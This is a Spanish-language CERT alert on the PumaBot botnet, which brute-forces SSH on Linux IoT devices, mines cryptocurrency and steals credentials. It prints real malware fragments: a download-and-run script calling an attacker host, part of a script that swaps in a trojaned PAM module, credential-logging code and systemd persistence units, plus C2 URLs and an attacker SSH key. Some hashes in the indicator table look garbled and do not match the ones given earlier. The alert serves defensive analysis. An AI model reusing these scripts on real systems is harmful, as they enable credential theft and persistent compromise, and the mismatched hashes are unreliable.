I. DATOS GENERALES:

Clase de alerta: Incidente
Tipo de Incidente: Malware (Botnet)
Nivel de riesgo: Alta

II. ALERTA

Figura 1.- Malware PUMABOT - figura referencial

Pumabot es un malware de tipo botnet basado en GO, ataca objetivos mediante una lista de direcciones IP alojadas en su servidor de comando y control C2, funciona mediante ataques de fuerza bruta de credenciales SSH y está dirigido a dispositivos IoT integrados basados en Linux.

III. INTRODUCCIÓN

Investigadores de Darktrace líder en ciberseguridad basada en Inteligencia Artificial (IA), fueron quienes bautizaron a este malware como "PumaBot", debido a que comprueba la cadena "Pumatronix" un fabricante brasileño de sistemas de vigilancia y cámaras de tráfico, sugiriendo la segmentación potencial de IoT.

A diferencia de las botnets tradicionales que escanean indiscriminadamente los rangos de internet en búsqueda de dispositivos vulnerables, PumaBot recupera una lista personalizada de posibles IPs con puertos SSH abiertos de su servidor C2. El malware aprovecha un conjunto de pares de credencial, también obtenidos del C2, intentando logins de fuerza bruta sobre el puerto 22, al obtener acceso, recibe comandos remotos y

establece mecanismos de persistencia utilizando archivos propios de servicio del sistema. Su objetivo principal es la minería de criptomonedas y el robo de credenciales.

IV. VECTOR DE ATAQUE

Investigaciones de Darktrace detallan el modo de ataque de PumaBot basado en los archivos detectados.

Archivo: jierui

Descripción:

Función principal del malware, encargada de iniciar la cadena de ejecución del ataque.

Md5: cab6f908f4dedcdaedcdd07fdc0a8e38

Obtiene acceso inicial mediante ataque de fuerza bruta a credenciales SSH a través de una lista de direcciones IP harvested (recolectadas). Una vez que identifica un par de credenciales válidas, inicia sesión, se despliega (en el sistema) y comienza su proceso de replicación.



Figura 2.- Descripción de la función jierui - Malware PUMABOT

El dominio asociado con el servidor C2 no resuelve una dirección IP en el momento del análisis. A continuación, los siguientes detalles son el resultado del análisis estático del malware.

El malware comienza recuperando una lista de direcciones IP de dispositivos probables con puertos SSH abiertos desde el servidor C2 (ssh.ddos-cc[.]org) mediante la función **getIPs()**, luego realiza intentos de inicio de sesión de fuerza bruta a través del puerto 22 utilizando pares de credencial también obtenidos del C2 a través de las funciones **readLinesFromURL(), brute()** y **trySSHLogin().**

Dentro de **trySSHLogin()**, realiza varias comprobaciones de identificación del entorno, una de estas comprobaciones se utiliza para evitar honeypots (sistemas trampas) y entornos de ejecución no adecuados, como shells restringidos. En particular, el malware comprueba la presencia de la cadena "Pumatronix", un fabricante de sistemas de vigilancia y cámaras de tráfico.

```
v131.str = (uint8 *)"Pumatronix";
v131.len = 10;
strings_Index(*(string_0 *)&v31, v131, (int)&a[16]);
if ( v61 < 0 )
```

Figura 3.- Huella digital de Pumatronix - Malware PUMABOT

Si el entorno supera estas comprobaciones, se ejecuta el comando **uname -a** para recopilar información básica del sistema, incluyendo el nombre del sistema operativo, la versión del kernel y la arquitectura. Estos datos, junto con la dirección IP de la víctima, el puerto, el nombre de usuario y la contraseña, se envían de vuelta al servidor C2 en un archivo payload JSON.

Cabe destacar que este botnet utiliza **X-API-KEY: jieruidashabi,** dentro de un header personalizado cal comunicarse con el servidor C2 a través de HTTP.

El malware se escribe en la dirección /**lib/redis**, intentando hacerse pasar por un archivo legítimo del sistema redis. Para luego crear un servicio persistente de **systemd** en **/etc/systemd/system,** llamado **redis.service** o **mysqI.service** (aquí mysqI está escrito con una 'i' mayúscula), dependiendo de lo que esté codificado directamente el malware. Esto le permite persistir después de reinicios del sistema, manteniendo una apariencia benigna.

```
[Unit]
Description=redis Server Service

[Service]
Type=simple
Restart=always
RestartSec=1
User=root
ExecStart=/lib/redis e

[Install]
WantedBy=multi-user.target
```

Figura 4.- Archivo de servicio de systemd
(En Linux procesos en segundo plano) - Malware PUMABOT

Además de asegurar su persistencia mediante un servicio de systemd, el malware también añade sus propias claves SSH al archivo **authorized_keys** de los usuarios. Esto garantiza que pueda mantener el acceso, incluso si el servicio es eliminado.

Una función llamada **cleankill()** contiene un bucle infinito que intenta ejecutar repetidamente los comandos **"xmrig"** y **"networkxm"**. Estos comandos se lanzan sin rutas absolutas, dependiendo de la variable **PATH** del sistema, lo que sugiere que los binarios podrían estar descargados o descomprimidos en otra parte del sistema. El uso de **"time.Sleep"** entre intentos indica que este bucle está diseñado para garantizar persistencia y posiblemente reiniciar componentes de minería si son terminados o no se encuentran.

Durante el análisis de la botnet, Darktrace descubrió binarios relacionados que parecen ser parte de una campaña más amplia dirigida a sistemas Linux.

Archivo: ddaemon.

Descripción:

Es un backdoor que recupera el binario "networkxm" en "/usr/src/bao/networkxm" y ejecuta el script de shell "installx.sh"

Md5: 48ee40c40fa320d5d5f8fc0359aa96f3

Ddaemon es un backdoor basado en Go. El malware comienza analizando los argumentos de la línea de comandos y si se cumplen ciertas condiciones, entra en un bucle donde verifica periódicamente el hash MD5 del binario. Si la verificación falla o hay una actualización disponible, descarga una nueva versión desde un servidor C2 (**db.17kp[.]xyz/getDdaemonMd5**), la verifica y reemplaza el binario existente por un archivo con el mismo nombre y funcionalidad similar (**8b37d3a479d1921580981f325f13780c**)

El malware utiliza la función **main_downloadNetwork()** para descargar el binario **'networkxm'** en la ruta **/usr/src/bao/networkxm**. También descarga y ejecuta el script de Bash **'installx.sh'** desde el servidor C2). El binario asegura su persistencia creando un servicio personalizado para **systemd** que se inicia automáticamente durante el arranque del sistema y ejecuta **ddaemon.**

Archivo: networkxm

Descripción:

Una herramienta de fuerza bruta SSH que funciona similar a la etapa inicial de la botnet, conseguir una lista de contraseñas de un servidor C2 e intenta conectarse a través de SSH de una lista de direcciones IP de destino.

Md5: be83729e943d8d0a35665f55358bdf88

El binario **networkxm** funciona como una herramienta de fuerza bruta SSH, similar a la botnet. Primero verifica su propia integridad utilizando hashes MD5 y se comunica con el servidor C2 (**db.17kp[.]xyz**) para comparar su hash con la versión más reciente. Si encuentra una actualización, se descarga y reemplaza a sí mismo.

```
main_analyzeMd5(*(string_0 *)(&tab - 1), *(string_0 *)((char *)&v14 - 8));
if ( _r0_8 )
{
  v47.str = v21;
  runtime_printlock();
  runtime_printint(3);
  runtime_printnl();
  runtime_printunlock();
  a_16 = v2;
  runtime_convTstring(main_mDomain, v22);
  *(_QWORD *)&a_16 = &RTYPE_string;
  *((_QWORD *)&a_16 + 1) = v23;
  v65.str = (uint8 *)"http://%s/getNetworkxmMd5";
  v65.len = 25;
  v14.m256i_i64[0] = 1;
  v14.m256i_i64[1] = 1;
  p_a_16 = &a_16;
  fmt_Sprintf(v65, *(_slice_interface__0 *)((char *)&v14 - 8), v57);
  v14.m256i_i64[1] = 25;
  tab = v65.str;
  v25 = 25;
  net_http__ptr_Client_Get(
    net_http_DefaultClient,
    *(string_0 *)&tab,
    (net_http_Response *)1,
    *(error_0 *)&v14.m256i_u64[1]);
  if ( !tab )
```

Figura 5.- Parte de networkxm verificando MD5 hash - Malware PUMABOT



Figura 6.- Hash Md5 - Malware PUMABOT

Después de verificar su validez, entra en un bucle infinito donde descarga una lista de contraseñas desde el servidor C2 (/getPassword) para luego intentar conexiones SSH a través de una lista de direcciones IP obtenidas del endpoint /getIP. Al igual que con los otros binarios observados, para garantizar persistencia se crea un servicio systemd (en **/etc/systemd/system/networkxm.service**) si no existe previamente.

```
#!/bin/bash

cd /usr/bin
curl -O http://1.lusyn.xyz/jc/jc.sh
chmod 777 jc.sh
./jc.sh

history -c
```

Figura 7.- Script de Bash installx.sh - Malware PUMABOT

El script Installx.sh es simple y se utiliza para descargar el script 'jc.sh' desde 1.lusyn[.]xyz, eestablece permisos, ejecutar y borrar el historial de bash.

```
#!/bin/bash

# Function to download and update pam_unix.so
download_and_update_pam() {
    local pam_file="$1"
    local pam_version="$2"
    local exec_url="http://dasfsdfsdfsdfasfgbczxxc.lusyn.xyz/jc/1"
    local pam_url="http://dasfsdfsdfsdfasfgbczxxc.lusyn.xyz/jc/pam_unix.so_$pam_version"
    echo "$pam_url"

    # Backup existing pam_unix.so file if it exists
    if [ -f "$pam_file" ]; then
        #ddos -ia "$pam_file"
        chattr -ia "$pam_file"
        mv "$pam_file" "${pam_file}.bak"
    fi

    # Download and update pam_unix.so
    if which curl >/dev/null 2>&1; then
        curl -o "$pam_file" "$pam_url"
    elif which wget >/dev/null 2>&1; then
        wget -O "$pam_file" "$pam_url"
    else
        echo "Neither curl nor wget found. Exiting."
        exit 1
    fi
```

Figura 8.- Snippet de scrip jc.sh - Malware PUMABOT

El script **jc.sh** comienza detectando el tipo de sistema operativo (basado en Debian o Red Hat) y determina la ubicación del archivo **pam_unix.so**.

Linux Pluggable Authentication Modules (PAM) es un framework que permite una autenticación de usuarios flexible y centralizada en sistemas Linux. PAM posibilita que los administradores configuren cómo se autentican los usuarios para servicios como login, SSH o sudo, mediante módulos de autenticación intercambiables.

Luego, **jc.sh** intenta obtener la versión actual de PAM instalada en el sistema y formatea esa versión para construir una URL. Usando **curl** o **wget**, el script descarga un archivo de reemplazo **pam_unix.so** desde un servidor remoto y lo sustituye por el original, después de deshabilitar la inmutabilidad del archivo y hacer una copia de seguridad del original. Este script también descarga y ejecuta un binario adicional llamado **'1'** desde el mismo servidor remoto. Se modifican configuraciones de seguridad, incluyendo la habilitación de PAM en la configuración de SSH y la desactivación de SELinux (módulo de seguridad del kernel de Linux que implementa controles de acceso obligatorios (MAC)) en modo de cumplimiento estricto, antes de reiniciar el servicio SSH. Finalmente, el script se autoelimina del sistema.

Archivo: Pam_unix.so_v131

Descripción:

Actúa como un rootkit que roba credenciales interceptando inicios de sesión exitosos y escribiéndolos en el archivo /usr/bin/con.txt.

md5: 1bd6bcd480463b6137179bc703f49545

Según la versión de PAM obtenida mediante la consulta en Bash, el nuevo PAM malicioso reemplaza el archivo PAM existente. En este caso, se descargó **pam_unix.so_v131** desde el servidor, correspondiente a la versión 1.3.1. El objetivo de este binario es actuar como un rootkit que roba credenciales interceptando inicios de sesión exitosos. Los datos capturados pueden incluir todas las cuentas autenticadas por PAM, tanto locales como remotas (SSH). El malware recolecta el usuario que inició sesión, la contraseña y verifica su validez. Estos detalles se almacenan en un archivo llamado **con.txt** dentro de **/usr/bin/**

```
}
authtok = pam_get_authtok(pamh, 6, &p, 0);
v8 = authtok;
if ( authtok )
{
  if ( authtok == 30 )
    v8 = 31;
  else
    pam_syslog(pamh, 2, "auth could not identify password for [%s]", name);
}
else
{
  v8 = unix_verify_password(pamh, name, p, v4);
  if ( !v8 )
  {
    v11 = fopen("/usr/bin/con.txt", "a");
    fprintf(v11, "%s :: %s\n", name, p);
    fclose(v11);
  }
  p = 0;
}
name = 0;
}
```

Figura 9.- Función que almacena los inicios de sesión en con.txt - Malware PUMABOT

Archivo: 1

Descripción: Se utiliza para monitorear si el archivo 'con.txt' fue escrito o si fue movido a '/usr/bin/' y luego exfiltrar su contenido al mismo servidor.

Md5: cb4011921894195bcffcdf4edce97135

Además del archivo PAM malicioso, también se descarga un binario llamado **'1'** desde el servidor http://dasfsdfsdfsdfasfgbczxxc[.]lusyn[.]xyz/jc/1. Este binario actúa como un **'vigilante'** del archivo PAM malicioso, utilizando **inotify** (mecanismo del kernel de Linux que permite monitorear cambios en archivos y directorios en tiempo real) para monitorear si el archivo **'con.txt'** es escrito o fue movido a **/usr/bin/**

Luego de ejecutar la función **daemonize()**, el binario se ejecuta en modo *daemon* (como proceso en segundo plano), asegurando que opere de forma silenciosa. Luego, se llama a la función **read_and_send_files()**, que lee el contenido de **'/usr/bin/con.txt'**, consulta la IP del sistema mediante **ifconfig.me**, identifica puertos SSH abiertos y envía estos datos al servidor C2 remoto: http://dasfsdfsdfsdfasfgbczxxc[.]lusyn[.]xyz/api/

```
v10 = popen("grep '^Port' /etc/ssh/sshd_config | awk '{print $2}'", "r");
```

Figura 10.- Comando que consulta puertos SSH - Malware PUMABOT

Para garantizar su persistencia, se crea un servicio de systemd (**my_daemon.service**) que inicia automáticamente el binario y asegura su reinicio si el servicio es terminado. Finalmente, **con.txt** es eliminado, presumiblemente para borrar rastros del malware.

V. IMPACTO

Dispositivos IoT basados en Linux con servicios SSH expuestos y configuraciones de seguridad débiles.

VI. INDICADORES DE COMPROMISOS

Hash Md5	
cab6f908dedcdaedcdd07fdc0a8e38	jierui (PumaBot principal binary)
0e455e06315b9184d2e64dd220491f7e	networkxm (para ataque defuerza bruta)
a9412371dc9247aa50ab3a9425b3e8ba	bao
48ee40c40fe3dé5d5d5f8f8f39aa96f3	ddaemon (backdoora/auto-updater)
1bd6bcd480463b6137179bc703f49545	pam-unix.so-v131 (malicioso PAM)
cb4011921894195bcffcdf4edce97135	1 (vigilante de registro en credencial)

Tabla 1. MD5 – Malware PUMABOT

Dominio C2	
http://ssh[.]ddos-cc.org:55554 http://ssh[.]ddos-cc.org:55554/log_success http://ssh[.]ddos-cc.org:55554/get_cmd http://ssh[.]ddos-cc.org:55554/pwd.txt	Servidor de mando y control
https://dow[.]17kp.xyz/ https://input[.]17kp.xyz/ https://db[.]17kp[.]xyz/	Herramienta de fuerza bruta C2
http://1[.]lusyn[.]xyz http://1[.]lusyn[.]xyz/jc/1 http://1[.]lusyn[.]xyz/jc/jc.sh http://1[.]lusyn[.]xyz/jc/aa http://1[.]lusyn[.]xyz/jc/cs http://dasfsdfsdfsdfasfgbczxxc[.]lusyn[.]xyz/api http://dasfsdfsdfsdfasfgbczxxc[.]lusyn[.]xyz/jc	Infraestructura de robo en red

Tabla 2. Dominio C2 – Malware PUMABOT

RSA Key	
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC0tH30Li6Gdu h0Jq5A5dO5rkWTsQlFttoWzPFnGnuGmuF+fwIfYvQN1z+ WymKQmX0ogZdy/CEkki3swrkq29K/xsyQQclNm8+xgI8BJ dEgTVDHqcvDyJv5D97cU7Bg1OL5ZsGLBwPjTo9huPE8T AkxCwOGBvWIKUE3SLZW3ap4ciR9m4ueQc7EmijPHy5q ds/Fls+XN8uZWuz1e7mzTs0Pv1x2CtjWMR/NF7lQhdi4ek4 ZAzj9t/2aRvLuNFlH+BQx+1kw+xzf2q74oBlGEoWVZP55b BicQ8tbBKSN03CZ/QF+JU81Ifb9hy2irBxZOkyLN20oSmW aMJlpBIsh4Pe9 @root	La clave de la SSH de los atacantes.

Tabla 3. RSA Key– Malware PUMABOT

Rutas y archivos sospechosos	
/lib/redis /etc/systemd/system/redis.service /etc/systemd/system/mysql.service *(con "l" mayúscula, imitando "mysql")* ~/.ssh/authorized_keys con claves desconocidas	Localizaciones de la persistencia de malware
/usr/bin/con.txt	Archivo de volcado de credenciales

Tabla 4. Rutas y archivos - Malware PUMABOT

HTTP Header	
X-API-KEY: jieruidashabi	Identificador personalizado de comunicación C2

Tabla 5. HTTP Header – Malware PUMABOT

Procesos activos sospechosos
xmrig
ddaemon
networkxm

Tabla 6. Procesos activos – Malware PUMABOT

Comportamiento anómalo
Conexiones SSH inesperadas salientes.
Creación de servicios systemd no documentados.
Alto uso de CPU sin procesos legítimos identificables.

Tabla 7. Comportamiento anómalo – Malware PUMABOT

VII. RECOMENDACIONES:

- Actualizar el firmware de todos los dispositivos IoT y embebidos con Linux.
- Cambiar inmediatamente las credenciales por defecto de todos los dispositivos conectados.
- Deshabilitar servicios innecesarios (SSH, Telnet, HTTP remoto, etc.).
- Aplicar segmentación de red para aislar dispositivos IoT de redes corporativas.
- Implementar sistemas de detección de intrusos (IDS) especializados para tráfico IoT.
- Monitorear el tráfico de red saliente en busca de conexiones sospechosas o patrones inusuales.
- Eliminar dispositivos obsoletos que no puedan recibir actualizaciones de seguridad.
- Auditar periódicamente configuraciones y registros de dispositivos IoT.

VIII. DESCARGO DE RESPONSABILIDAD

- La información en la presente alerta; se proporciona con fines informativos.

- Cualquier referencia a productos, procesos o servicios comerciales específicos, no constituye respaldo o recomendación por parte del EcuCERT a los mismos.
- La presente alerta no debe utilizarse con fines publicitarios o de patrocinio de productos.

IX. REFERENCIAS:

https://www.bankinfosecurity.com/pumabot-malware-targets-linux-iot-devices-a-28526
https://www.darktrace.com/blog/pumabot-novel-botnet-targeting-iot-surveillance-devices
https://www.broadcom.com/support/security-center/protection-bulletin/pumabot-a-new-botnet-on-the-rise
https://cyberpress.org/new-pumabot-targets-iot-devices/